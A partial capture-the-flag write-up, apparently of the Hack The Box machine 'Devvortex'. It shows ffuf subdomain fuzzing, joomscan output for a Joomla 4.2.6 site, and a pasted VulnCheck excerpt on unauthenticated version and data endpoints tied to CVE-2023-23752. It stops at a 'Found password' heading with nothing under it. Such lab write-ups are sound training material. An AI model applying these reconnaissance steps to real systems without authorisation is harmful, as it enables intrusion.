


Information Gathering


1) Found a web port






2) Found the web page





3) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.11.242/ -H "Host: FUZZ.devvortex.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.242/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 269ms]
:: Progress: [4989/4989] :: Job [1/1] :: 189 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```



4) Joomla is used


```
<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="generator" content="Joomla! - Open Source Content Management">
    <title>Error: 404</title>
    <link href="/media/system/images/joomla-favicon.svg" rel="icon" type="image/svg+xml">
    <link href="/media/system/images/favicon.ico" rel="alternate icon" type="image/vnd.microsoft.icon">
    <link href="/media/system/images/joomla-favicon-pinned.svg" rel="mask-icon" color="#000">

    <link href="/media/system/css/joomla-fontawesome.min.css" rel="lazy-stylesheet" /><noscript><link href="/media/system/css/joomla-fontawesome.min.css" rel="stylesheet" /></noscript>
    <link href="/media/vendor/joomla-custom-elements/css/joomla-alert.min.css?0.2.0" rel="stylesheet" />
    <style>:root {
        --hue: 214;
        --template-bg-light: #f0f4fb;
        --template-text-dark: #495057;
        --template-text-light: #ffffff;
        --template-link-color: #2a69b8;
        --template-special-color: #001B4C;
```


5) Scanned with joomscan

```
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

Vulnerability Assessment

1) There is a endpoint to give information


vulncheck.com/blog/joomla-for-rce
VulnCheck
Products
Resources
Community
Company
Schedule Demo
Sign In / Register
Joomla! Versions in the Wild
The importance of a vulnerability is often linked to the number of affected internet-facing systems. A couple Shodan queries find approximately 50,000 internet-facing Joomla! Instances. Censys, with virtual hosts included, puts that number closer to 1.3 million installations. We only have access to the Shodan data though, so we continue with that for the remainder of this writeup.
A Joomla! installation's version can be remotely extracted without authentication by querying one of a few different endpoints. Joomla! version 4 exposes version information in the /language/en-GB/langmetadata.xml endpoint. Additionally, most, if not all, Joomla! Instances expose their version in the /administrator/manifests/files/joomla.xml endpoint (retrievable without authentication, despite the pathname). We scanned the IP addresses indexed by Shodan and found that Joomla! 4 is not very popular. Only about 14% of responding Joomla! instances used version 4, the only version affected by CVE-2023-23752.




2) Found password

